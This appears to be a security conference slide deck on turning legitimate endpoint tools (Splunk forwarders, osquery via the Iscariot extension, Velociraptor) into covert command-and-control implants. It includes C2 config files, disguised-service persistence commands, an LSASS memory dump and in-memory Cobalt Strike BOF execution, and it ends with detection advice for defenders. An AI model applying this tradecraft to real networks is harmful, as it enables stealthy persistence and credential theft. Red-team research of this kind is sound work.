lsass.exe	C:\Windows\system32\ 776	776	C:\Windows\TEMP\dump 4242355843.dmp	{ "Path": "C:\Windows\TEMP\dump4242355843.dmp", "Size": 48902761, "StoredSize": 48902761, "sha256": "1ad1c8317865e760d659f996f9655105fd499531a23eed6a43052bc6c783da5b", "md5": "de1048222b39210f2b056abae889aa84", "StoredName": "C:\Windows\TEMP\dump4242355843.dmp" }	F.CD32L7T5 E0VJO	C.96ed5e6e04 5f7ea5	WIN11-X64-TEST1.windomain.local
lsass.exe							

10 | 25 | 30 | 50 Showing 1 to 1 of 1

< 0 > Goto Page

- Tool Artifacts

- Artifacts run as child processes of Velociraptor.exe
- Automatically push binaries to hosts
- Lots already written
 - Pcap
 - LocalAdmins enum
 - etc

ProcessName	CommandLine	WorkingSetSize	PeakWorkingSetSize	VirtualAllocSize	VirtualAllocPeakSize
svchost.exe	WIN11-X64-TEST1\user	2,176 K	13,580 K	8348 H	
svchost.exe	NT AUTHORITY\LOCAL SE...	1,516 K	10,544 K	11000 H	
Velociraptor.exe	NT AUTHORITY\SYSTEM	< 0.01	74,032 K	81,012 K	3900
hollows_hunter64.exe	NT AUTHORITY\SYSTEM	19.51	1,404 K	5,872 K	2444
conhost.exe	NT AUTHORITY\SYSTEM	< 0.01	5,780 K	13,000 K	12588 C
svchost.exe	Command Line: C:\Windows\TEMP\hollows_hunter64.exe /json C:\Windows\TEMP\tmp3833074673 Path: C:\Windows\Temp\hollows_hunter64.exe	1,000 K	1,000 K	1,000 K	1,000 K
svchost.exe					
svchost.exe					
VSSVC.exe					
svchost.exe	NT AUTHORITY\SYSTEM	2,076 K	8,888 K	8860 H	
svchost.exe	NT AUTHORITY\SYSTEM	2,544 K	8,092 K	10792 H	
lsass.exe	NT AUTHORITY\SYSTEM	< 0.01	6,332 K	15,836 K	776 L

Splunk Primer




Photo Credit: Computer Network Defence Ltd

Splunk Primer Cont.

- A **deployment server** is a Splunk Enterprise instance that acts as a centralized configuration manager for any number of other instances, called "deployment clients".
- A **deployment client** is a Splunk instance remotely configured by a deployment server. Deployment clients can be universal forwarders.
- A **deployment app** is a set of content (including configuration files) maintained on the deployment server and deployed as a unit to clients of a server class.



Splunk as a C2

- Use Splunk as your C2 Framework
- Use Splunk Universal Forwarders as your implant
- Prior Research 
 - February 2018 - Splunk Universal Forwarder Hijacking (*@Airman*)
 - February 2019 - Splunk Universal Forwarder Hijacking 2: *SplunkWhisperer2* (*By Clément Notin*)
 - February 2020 - How to Leverage Splunk as an Offensive Security Tool (*by Hurricane Labs*)
 - August 2020 - Abusing Splunk Forwarders For Shells and Persistence (*@Eapolsniper*)

Splunk as a C2

- On **Server** side, configure the following:
 - Receiving Data
 - Deployment Server

The screenshot shows the Splunk Enterprise web interface. The top navigation bar includes 'splunk>enterprise', 'Apps', 'Administr...', 'Messages', 'Settings' (with a red arrow '1' pointing to it), 'Activity', 'Help', and a search bar. The main content area has a title 'Receive data' and a sub-section 'Forwarding and receiving > Receive data'. A success message 'Successfully saved "443"' is displayed. Below it, a table lists a single item: 'Listen on this port' (443), 'Status' (Enabled | Disable), and 'Actions' (Delete). A red arrow '2' points to a green button labeled 'New Receiving Port' in the top right of the content area.


Splunk as a C2

- **Agent side (Implant/Persist)**
 - Agent Install
 - Deploy Server Client Settings
 - Splunk Service Name can be modified
 - Enable TLS
 - Splunk Agent Management port (Default 8089)

```
[deployment-client]
clientName = implant-1

# Agent Check in time|
phoneHomeIntervalInSecs=1

[target-broker:deploymentServer]
targetUri = 198.18.6.105:8089
```



Splunk as a C2

1. Splunk service name (OPSEC)
2. Deployment Server configuration
3. Enable splunk to start on reboots (Persistence)
4. Start splunk

```
PS C:\Program Files\SplunkUniversalForwarder> cat .\etc\splunk-launch.conf
SPLUNK_SERVER_NAME=Totes-Legit
PS C:\Program Files\SplunkUniversalForwarder> cat .\etc\system\local\deploymentclient.conf
[deployment-client]
clientName = implant-1

[target-broker:deploymentServer]
targetUri = 198.18.6.105:8089
PS C:\Program Files\SplunkUniversalForwarder> .\bin\splunk.exe enable boot-start
Installing service Totes-Legit
Service installed
Windows services installed.
Windows services are configured to run at boot.
PS C:\Program Files\SplunkUniversalForwarder> .\bin\splunk.exe start
Splunk> Like an F-18, bro.

Checking prerequisites...
    Checking mgmt port [8089]: open
    Checking conf files for problems...
        Invalid key in stanza [webhook] in C:\Program Files\SplunkUniversalForwarder\etc\system\default\alert_actions.conf, line 229: enable_allowlist (value: false).
            Your indexes and inputs configurations are not internally consistent. For more information, run 'splunk btool --debug'
ck --debug'          Done
    Checking default conf files for edits...
    Validating installed files against hashes from 'C:\Program Files\SplunkUniversalForwarder\splunkforwarder-9.0.1-82c9fde-windows-64-manifest'
        All installed files intact.
        Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...

Totes-Legit: Starting (pid 9280)
Done

PS C:\Program Files\SplunkUniversalForwarder> get-process -name splunkd
Handles  NPM(K)   PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
-----  -----  -----  -----  -----  --
      332       42     174512     84684      3.53  9280    0 splunkd


PS C:\Program Files\SplunkUniversalForwarder> get-service -name totes-legit *OPSEC*
Status     Name           DisplayName
-----  -----
Running   totes-legit   Totes-Legit Service
```

Splunk as a C2


- ✓ Communicates with Splunk (C2) Server via HTTPS
- ✓ Cross-platform (Windows, macOS, Linux)
- ✓ Remotely taskable
- ✓ Signed Binaries (splunkd.exe, splunk.exe, splunk-wmi.exe, splunk-powershell.exe)

Process Explorer - Sysinternals: www.sysinternals.com [WIN11-X64-TEST2\user] (Administrator)			
Process	User Name	Command Line	
splunkd.exe	NT AUTHORITY\SYSTEM	"C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe" service	
splunk.exe	WIN11-X64-TEST2\user	"C:\Program Files\SplunkUniversalForwarder\bin\splunk.exe" cmd splunk-wmi -wql	
splunk-wmi.exe	WIN11-X64-TEST2\user	splunk-wmi -wql "SELECT * from win32_process"	

TYFYS



Splunk as a C2



0 / 70

Community Score

?

No security vendors and no sandboxes flagged this file as malicious

c5abd1426d02a78478cabcc661a6440014387390f8236048a0e8c325a8e9cbf5

splunk.exe

64bits assembly overlay peexe signed

0 / 69

Community Score

?

No security vendors and no sandboxes flagged this file as malicious

de8e7524303b0925e4244e63ec1302ce7d0368c1e7de57e5e43ecd4eb53fd4dc

splunk-wmi.exe

64bits assembly overlay peexe signed

0 / 70

Community Score

?

No security vendors and no sandboxes flagged this file as malicious

3096b5cf0ed0c27450b5f6248393715c74ce5d2d5101db57067fc5352292039

splunk-powershell.exe

64bits assembly overlay peexe signed

Splunk as a C2



Products and Services Solutions Support Learn

Support / Product Support / Security / Cisco Secure Endpoint / Troubleshooting TechNotes /

Cisco-Maintained Exclusion List Changes for Cisco Secure Endpoint Console



Save



Translations



Download



Print

Updated: March 17, 2022 Document ID: 214809

Introduction

This document describes the changes added to the Cisco-Maintained Exclusions.

Cisco-Maintained Exclusions are created and maintained by Cisco to provide better compatibility between the Advanced Malware Protection (AMP) for Endpoints Connector and antivirus, security or other software, these exclusions can be added to new versions of an application.

Contributed by Caly Hess, Cisco Engineer.

Splunk - Windows

Addition of:

- `CSIDL_PROGRAM_FILE\splunkforwarder\bin\splunk-winevtlog.exe`
- `CSIDL_PROGRAM_FILE\splunkforwarder\bin\splunkd.exe`

Splunk - Linux

Addition of:

- `/opt/splunkforwarder/bin/splunk`
- `/opt/splunk/bin/splunk`



Splunk (CVE-2022-32158)

- CVSSv3.1 Score: 9.0, Critical
- Published: **2022-06-14** (2 days after DC30 rejection 😳😳)
- Splunk Enterprise deployment servers in versions before 8.1.10.1, 8.2.6.1, and 9.0 **let clients deploy forwarder bundles to other deployment clients through the deployment server.**
- An attacker that compromised a Universal Forwarder endpoint could use the vulnerability to execute arbitrary code on all other Universal Forwarder endpoints subscribed to the deployment server.

TL;DR - Compromise one endpoint → Compromise every endpoint

Splunk as a C2 - DEMO

Splunk as C2 via Deployment Server/Client 😈

EDR/XDR/whateverDR

- Most EDRs have remote code execution on clients
- Configurable calls backs
- Multiple Operators
- RBAC
- (This could be its own talk)

More Options

Decommissioning Auto decommission after 21 days offline [?](#)

Remote Shell Enable Remote Shell [:\)](#)



Osquery Primer

- “Performant endpoint visibility”
- Started at Facebook (Meta), now part of the Linux Foundation
- Commercial and open source web front ends/CLIs to manage endpoints

```
$ osqueryi
osquery> SELECT DISTINCT
...>   process.name,
...>   listening.port,
...>   process.pid
...> FROM processes AS process
...> JOIN listening_ports AS listening
...> ON process.pid = listening.pid
...> WHERE listening.address = '0.0.0.0';

+-----+-----+-----+
| name    | port   | pid    |
+-----+-----+-----+
| Spotify | 57621 | 18666 |
| ARDAgent | 3283  | 482   |
+-----+-----+-----+
osquery>
```

The image displays two screenshots of the Osquery interface. The left screenshot shows a web-based query editor titled "Get disk encryption status". It contains a query input field with the SQL command "SELECT * FROM disk_encryption ;", a compatibility section showing "Compatible with: macOS ✓ Windows ✘ Linux ✓", and two large blue and green buttons below. The right screenshot shows a terminal window titled "fleetctl" displaying the output of the same query: "fleetctl query \"SELECT * FROM disk_encryption;\"". The output is a table with columns: HOSTNAME, ENCRYPTED, STATUS, and FILEVAULT. The data shows four hosts: abs-macbook-pro.local (not encrypted, off), auggies-macbook-pro.local (encrypted, off), alysa-macbook-pro (encrypted, on), and ans-macbook-pro (encrypted, off).

HOSTNAME	ENCRYPTED	STATUS	FILEVAULT
abs-macbook-pro.local	0	not encrypted	off
auggies-macbook-pro.local	1	encrypted	off
alyssa-macbook-pro	1	encrypted	on
ans-macbook-pro	1	encrypted	off

Osquery Primer

[Back to all hosts](#)

WIN11-X64-TEST1 Last fetched about 1 hour ago [Refetch](#)

Status	Online	Issues	1	Disk space	116 GB available	Memory	4.0 GB	Processor type	x86_64	Operating system	Windows 11 Enterprise Evaluation 21H2	Osquery	5.5.1
--------	--------	--------	---	------------	------------------	--------	--------	----------------	--------	------------------	---------------------------------------	---------	-------

Details Software Schedule Policies

About

Added to Fleet	7 months ago	Serial number	---
Last restarted	9 days ago	Private IP address	198.18.6.10
Hardware model	Standard PC (Q35 + ICH9, 2009)	Public IP address	---

Agent options

Config TLS refresh	1 min
Logger TLS period	10 secs
Distributed interval	10 secs

Query finished
1 hosts targeted (100% responded)

[Done](#) [Run again](#)

Results Errors

Query

```
1 SELECT s.pid, p.name, local_address, remote_address, family,
2 protocol, local_port, remote_port
3 FROM process_open_sockets s
4 JOIN processes p ON s.pid = p.pid
5 WHERE remote_port NOT IN (80, 443)
6 AND local_port NOT IN (0)
7 AND family = 2;
```

[Done](#) [Show columns](#)

hostname	family	local_address	local_port	name	pid	protocol
WIN11-X64-TEST1	2	0.0.0	445	System	4	6
WIN11-X64-TEST1	2	198.18.6.10	139	System	4	6
WIN11-X64-TEST1	2	198.18.6.10	137	System	4	17

Osquery as a C2

- ✓ No noticeable artifacts to the user after install
- ✓ Communicates with controller via HTTPS
- ✓ Cross-platform (Windows, macOS, Linux)
- ✓ Remotely taskable
- ✓ Binary signed
- ✓ Signed automatic updates (TUF)
- 🤔 Supports extensions



Osquery as a C2

- Iscariot-osquery
 - Extension for osquery
 - Written in Go
 - Executes binaries or shell commands
 - Runs unmodified Cobalt Strike BOFs in memory
 - Runs C# assemblies in memory

	orbit.exe	NT AUTHORITY\SYSTEM
	osqueryd.exe	NT AUTHORITY\SYSTEM
	conhost.exe	NT AUTHORITY\SYSTEM
	osqueryd.exe	NT AUTHORITY\SYSTEM
	iscariot.ext.exe	NT AUTHORITY\SYSTEM
		NT AUTHORITY\SYSTEM

Osquery as a C2

- Iscariot-osquery
 - Execute binaries

cmd	stdout	Description	State	stderr	exit_code	use_shell
whoami /priv	PRIVILEGES INFORMATION				0	0
whoami /priv	-----				0	0
whoami /priv	Privilege Name				0	0
whoami /priv	SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled		0	0
whoami /priv	SeLockMemoryPrivilege	Lock pages in memory	Enabled		0	0
whoami /priv	SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled		0	0
whoami /priv	SeTcbPrivilege	Act as part of the operating system	Enabled		0	0
whoami /priv	SeSecurityPrivilege	Manage auditing and security log	Disabled		0	0
whoami /priv	SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled		0	0
whoami /priv	SeLoadDriverPrivilege	Load and unload device drivers	Disabled		0	0
whoami /priv	SeSystemProfilePrivilege	Profile system performance	Enabled		0	0
whoami /priv	SeSystemtimePrivilege	Change the system time	Disabled		0	0
whoami /priv	SeProfileSingleProcessPrivilege	Profile single process	Enabled		0	0
whoami /priv	SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled		0	0
whoami /priv	SeCreatePagefilePrivilege	Create a pagefile	Enabled		0	0
whoami /priv	SeCreatePermanentPrivilege	Create permanent shared objects	Enabled		0	0
whoami /priv	SeBackupPrivilege	Back up files and directories	Disabled		0	0
whoami /priv	SeRestorePrivilege	Restore files and directories	Disabled		0	0
whoami /priv	SeShutdownPrivilege	Shut down the system	Disabled		0	0
whoami /priv	SeDebugPrivilege	Debug programs	Enabled		0	0
whoami /priv	SeAuditPrivilege	Generate security audits	Enabled		0	0
whoami /priv	SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled		0	0
whoami /priv	SeChangeNotifyPrivilege	Bypass traverse checking	Enabled		0	0
whoami /priv	SeUndockPrivilege	Remove computer from docking station	Disabled		0	0
whoami /priv	SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled		0	0
whoami /priv	SeImpersonatePrivilege	Impersonate a client after authentication	Enabled		0	0
whoami /priv	SeCreateGlobalPrivilege	Create global objects	Enabled		0	0
whoami /priv	SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled		0	0
whoami /priv	SeTimeZonePrivilege	Change the time zone	Enabled		0	0
whoami /priv	SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled		0	0
whoami /priv	SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Enabled		0	0

Osquery as a C2

- Iscariot-osquery
 - Execute shell commands

```
osquery> select * from iscariotExecute where cmd='echo %appdata%' and use_shell='1';
+-----+-----+-----+-----+
| cmd      | stdout                         | stderr | exit_code | use_shell |
+-----+-----+-----+-----+
| echo %appdata% | C:\Windows\system32\config\systemprofile\AppData\Roaming |      | 0          | 1          |
+-----+-----+-----+-----+
```

Osquery as a C2

- Iscariot-osquery
 - Execute unmodified Cobalt Strike BOFs in memory

```
osquery> select * from iscariotBOF where bof='arp';
+-----+-----+
| bof | args | output
+-----+-----+
| arp |     | Inteface --- 0x1
| arp |     | Internet Address      Physical Address      Type
| arp |     | 224.0.0.22                      static
| arp |     | 239.255.255.250                 static
| arp |     | Inteface --- 0x9
| arp |     | Internet Address      Physical Address      Type
| arp |     | 198.18.6.1                     36-41-FF-D6-7E-24  dynamic
| arp |     | 198.18.6.2                     D6-E3-7B-8A-10-60  dynamic
| arp |     | 198.18.6.105                  46-05-B4-80-25-62  dynamic
| arp |     | 198.18.6.255                  FF-FF-FF-FF-FF-FF  static
| arp |     | 224.0.0.22                   01-00-5E-00-00-16  static
| arp |     | 224.0.0.251                   01-00-5E-00-00-FB  static
| arp |     | 224.0.0.252                   01-00-5E-00-00-FC  static
| arp |     | 239.255.255.250                 01-00-5E-7F-FF-FA  static
| arp |     | 255.255.255.255                 FF-FF-FF-FF-FF-FF  static
+-----+-----+
```

Osquery as a C2

- Iscariot-osquery
 - Execute unmodified Cobalt Strike BOFs in memory

```
osquery> select * from iscariotBOF where bof='dir' and args='[{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}]';

+-----+-----+-----+
| bof | args |          output          |
+-----+-----+-----+
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | Contents of C:\\*:
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/07/2022 12:04      <dir> $Recycle.Bin
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 03/16/2022 21:54      <dir> $WinREAgent
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/20/2022 14:59      <dir> cygwin64
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/07/2022 01:15      <junction> Documents and Settings
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/07/2022 20:43      12288 DumpStack.log
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/20/2022 19:16      12288 DumpStack.log.tmp
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/20/2022 19:16      1702686720 hiberfil.sys
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 03/02/2022 00:51      4192604160 pagefile.sys
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 06/05/2021 08:10      <dir> PerfLogs
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 03/16/2022 22:09      <dir> Program Files
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 06/05/2021 10:32      <dir> Program Files (x86)
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/07/2022 01:19      <dir> ProgramData
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/07/2022 01:15      <dir> Recovery
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/20/2022 19:16      268435456 swapfile.sys
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 03/16/2022 22:27      <dir> System Volume Information
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 02/07/2022 20:46      <dir> Users
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 03/16/2022 23:04      <dir> Windows
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 6163750912 Total File Size for 5 File(s) |
| dir | [{"type": "wstring", "value": "C:\\"}, {"type": "short", "value":"0"}] | 12 Dir(s) |
+-----+-----+-----+
```

Osquery as a C2 - DEMO

Osquery as C2 via malicious osquery extensions 😈

Closing Thoughts/Detection

- Offensive tool development is resource intensive
 - Maintaining and testing a stable tool = lots of work
 - 💰 doesn't fall under "Billable Hours" 💰
 - Red team rates must cover dev costs → only boutique shops can provide this service
 - Barrier to entry is high
 - Base64-ing your powershell script won't cut it
 - Good offensive tooling requires low level knowledge (asm)
 - AI/ML/Blockchain/Voodoo products + big data clouds are formidable
- Iscariot-suite shifts some power back to red teams
 - Focus on meaningful change for customers, not software dev

Closing Thoughts/Detection

- Defensive tools must be thoroughly signatured/documented
 - Vendors
 - 🧑 Provide detection logic for abuse scenarios
 - 🧑 Leverage your internal red teams and security researchers to develop abuse scenarios
 - Customers
 - Demand this 🤘
 - 😱 War game how you'd defend against iscariot-type attacks
 - 🧑 Alert/Block “traitorware” you don't use in your environment

References/Resources/Credits

- References
 - Too many for a slide or even 2
 - Full list of references at gitlab.com/badsectorlabs/iscariot-suite
- Thank you 🙏
 - @LittleJoeTables, @lesnuages, and the rest of the Sliver team
 - @thezachw and team for Fleet and Orbit
 - @DLL_Cool_J, @checkymander, @0xpwnisher, + others for signed binary finds
 - Everyone involved in the LOLBAS project - great for MS signed tools
 - Eric Saraga of Varonis (Power Automate Exfiltration)
 - @mrd0x - LOTS project

Contact

Erik Hunstad

 @badsectorlabs

 blog.badsectorlabs.com

 linkedin.com/in/erik-hunstad

gitlab.com/badsectorlabs/iscariot-suite

Alberto Rodriguez

 @__ar0d__

 linkedin.com/in/albertojoser

